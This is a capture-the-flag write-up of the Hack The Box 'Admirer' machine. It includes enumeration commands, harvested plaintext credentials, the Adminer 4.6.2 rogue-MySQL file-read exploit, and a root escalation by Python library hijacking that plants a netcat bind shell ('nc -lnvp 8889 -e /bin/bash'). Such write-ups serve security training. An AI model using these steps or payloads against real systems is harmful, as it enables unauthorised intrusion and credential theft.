


HTB Admirer



As usual we start with port enumeration.

```
nmap -sC -sV -oN nmap/initial 10.10.10.187
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /admin-dir
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Since anonymous access is not allowed on the ftp server we start by enumerating the website on port 80. We can enumerate further with nikto and gobuster.

```
nikto -h http://10.10.10.187/
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.187
+ Target Hostname:    10.10.10.187
+ Target Port:        80
+ Start Time:         2020-08-28 11:51:25 (GMT-4)
-----
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7866 requests: 0 error(s) and 7 item(s) reported on remote host
```

```
+ End Time: 2020-08-28 12:00:27 (GMT-4) (542 seconds)
```


```
+ 1 host(s) tested
```

```
gobuster dir -u http://10.10.10.187/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
/images (Status: 301)
```

```
/assets (Status: 301)
```

From the nmap script we also see that inside robots.txt there is also an admin-dir directory but we don't have the rights of accessing it.



Screenshot of the website

Let's add admirer.htb to /etc/hosts and start looking files inside of that admin-dir directory.

```
gobuster dir -u http://10.10.10.187/admin-dir/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt
```

```
/contact.txt  
/credentials.txt
```

```
http://admirer.htb/admin-dir/credentials.txt
```

```
[Internal mail account]  
w.cooper@admirer.htb  
fgJr6q#S\W:$P
```

```
[FTP account]  
ftpuser  
%n?4Wz}R$tTF7
```

```
[Wordpress account]  
admin  
w0rdpr3ss01!
```

```
http://admirer.htb/admin-dir/credentials.txt
```

```
#####  
# admins #  
#####  
# Penny  
Email: p.wise@admirer.htb  
  
#####  
# developers #  
#####  
# Rajesh  
Email: r.nayyar@admirer.htb  
  
# Amy  
Email: a.bialik@admirer.htb  
  
# Leonard  
Email: l.galecki@admirer.htb  
  
#####  
# designers #  
#####  
# Howard  
Email: h.helberg@admirer.htb  
  
# Bernadette  
Email: b.rauch@admirer.htb
```

We have credentials for the ftp server! The credentials are: ftpuser:%n?4Wz}R\$tTF7

Inside we find these files:

```
ftp> dir  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 3405 Dec 02 2019 dump.sql  
-rw-r--r-- 1 0 0 5270987 Dec 03 2019 html.tar.gz
```

We can download both files with a simple command.

```
mget *
```

The database name is admirerdb.

```
kali@kali:~/Desktop/htb/Admirer/ftp$ strings dump.sql  
-- MySQL dump 10.16 Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)  
-- Host: localhost Database: admirerdb  
--  
-- Server version 10.1.41-MariaDB-0+deb9u1
```

To unzip the file html.tar.gz we can simply run the following command.

```
tar -xvf html.tar
```

This is the content of the file.

```
kali@kali:~/Desktop/htb/Admirer/ftp/www$ ls -la
total 7188
drwxr-xr-x 6 kali kali 4096 Aug 28 13:02 .
drwxr-xr-x 3 kali kali 4096 Aug 28 13:02 ..
drwxr-x--- 6 kali kali 4096 Jun 6 2019 assets
-rw-r--r-- 1 kali kali 7321600 Aug 28 12:59 html.tar
drwxr-x--- 4 kali kali 4096 Dec 2 2019 images
-rw-r----- 1 kali kali 4613 Dec 3 2019 index.php
-rw-r----- 1 kali kali 134 Dec 1 2019 robots.txt
drwxr-x--- 2 kali kali 4096 Dec 2 2019 utility-scripts
drwxr-x--- 2 kali kali 4096 Dec 2 2019 w4ld0s_s3cr3t_dir
```

Inside these files we see many juicy stuff and many potential credentials, but these are useless.

Inside index.php we find:

```
$servername = localhost
$username = waldo
$password = F7jLHw:*G>UPrTo}-A"d6b
$dbname = admirerdb
```


Inside utility-scripts there are many php scripts.

```
kali@kali:~/Desktop/htb/Admirer/ftp/www/utility-scripts$ ls -la
total 24
drwxr-x--- 2 kali kali 4096 Dec 2 2019 .
drwxr-xr-x 6 kali kali 4096 Aug 28 13:02 ..
-rw-r----- 1 kali kali 1795 Dec 2 2019 admin_tasks.php
-rw-r----- 1 kali kali 401 Dec 1 2019 db_admin.php
-rw-r----- 1 kali kali 20 Nov 29 2019 info.php
-rw-r----- 1 kali kali 53 Dec 2 2019 phptest.php
```

And inside db_admin.php we see these credentials: waldo:Wh3r3_1s_w4ld0?

I tried using hydra to bruteforce access with all the credentials we've collected but it did not work.

We are able to access the scripts form the utility-scripts directory we've found eralier but they are not useful.



At this point I started enumerating for files inside that utility-scripts directory to see if there are any php scripts we don't know of. And there is!

← → ↻ 🏠 admirer.htb/utility-scripts/adminer.php

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Adminer 4.6.2

Login

System	MySQL ▾
Server	localhost
Username	
Password	
Database	


Login ☐ Permanent login

Unfortunately we can't access the server with the credentials we've found. So we can make the server connect back to us. I will try to reproduce this vulnerability.

Serious Vulnerability Discovered in Adminer database Administration Tool

Foregenix are warning all their partners this morning about a vulnerability discovered in the popular database administration tool Adminer, affecting versions up to and including v4.6.2. The vulnerability was discovered by security researchers Yashar Shahinzadeh and more

<https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool>



```
sudo service mysql start
sudo mysql
mysql -u root -p
password

create database admirer;
create user 'demo'@'%' IDENTIFIED BY 'demo_admirer';
GRANT ALL PRIVILEGES ON admirer TO 'demo'@'10.10.10.187.';
FLUSH PRIVILEGES;
use admirer;
create table test(test VARCHAR(255));
```

Then we need to edit out mysql configuration to accept remote connections.

```
sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf

bind-address      = 0.0.0.0

sudo service mysql restart
```

Remember to change this back to 127.0.0.1 after being done with the machine and then delete the database we created for this box.

In the website put this information in the form we saw earlier:

```
System: MySQL
Server: 10.10.15.17 #My IP
Username: test
Password: demo_admirer
Database: admirer
```

And we are in!

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DB: admirer

[SQL command](#) [Import](#)
[Export](#) [Create table](#)

[select test](#)

Database: admirer

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Tables and views

Search data in tables (1)

	Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
<input type="checkbox"/>	test	InnoDB	utf8mb4_general_ci	16,384	0	0		0	
1 in total		InnoDB	utf8mb4_general_ci	16,384	0	0			

Selected (0)

Analyze Optimize Check Repair Truncate Drop

Move to other database: admirer Move Copy

[Create table](#) [Create view](#)

Routines

[Create procedure](#) [Create function](#)

Events

[Create event](#)

Click on the left: '.sql command'. We want now to load a file just like we saw in the blog post linked before. From the files downloaded from the ftp server there were credentials stored in plaintext in index.php we try to read that file.

```
load data local infile '../index.php'
into table test
fields terminated by '\n'
```

Query executed OK, 123 rows affected. (0.179 s) [Edit](#)

```
load data local infile '../index.php'
into table test
fields terminated by '\n'
```

From the web interface we see the output of the query:

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

We can now try to use these credentials to login into ssh as user waldo.

```
ssh waldo@admirer.htb
&<h5b~yK3F#{PaPB&dA}{H>
```

We get in! We can now grab the user flag located inside waldo home directory.

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always
User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$
```

This means that when we run python with sudo and we can set an environment.

```
cat /opt/scripts/admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
```

```

        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi

# Interactive way, to be called from the command line
options=("View system uptime"
"View logged in users"
"View crontab"
"Backup passwd file"
"Backup shadow file"
"Backup web data"
"Backup DB"
"Quit")

echo
echo "[[ System Administration Menu ]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
    esac
done

```



```

        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0

```

We see that the `backup_web()` is running `/opt/scripts/backup.py`. This are the contents of that file.

```

#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'
make_archive(dst, 'gzip', src)

```

Privilege Escalation via Python Library Hijacking

Whilst debugging a Python script today, I found that I was unable to execute it, with the stack trace pointing back to the import of the requests library. After a bit of following through, I found that as the script was named `enum.py`, it was taking precedence over a module named `enum`

📄 <https://rastating.github.io/privilege-escalation-via-python-library-hijacking/>



We create a file called `shutil.py` in `/tmp` directory.

```

import os

os.system("nc -lnvp 8889 -e /bin/bash")

```

And then we run the command:

```

sudo -E PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh 6

```

And lastly from the attacker machine we connect back to the victim.

```

nc 10.10.10.187 8889

```

```

kali@kali:~/Desktop/htb/Admirer$ nc 10.10.10.187 8889
python -c 'import pty; pty.spawn("/bin/bash")'
root@admirer:/tmp/temp# █

```

We are the root user. Grab the root flag & go home.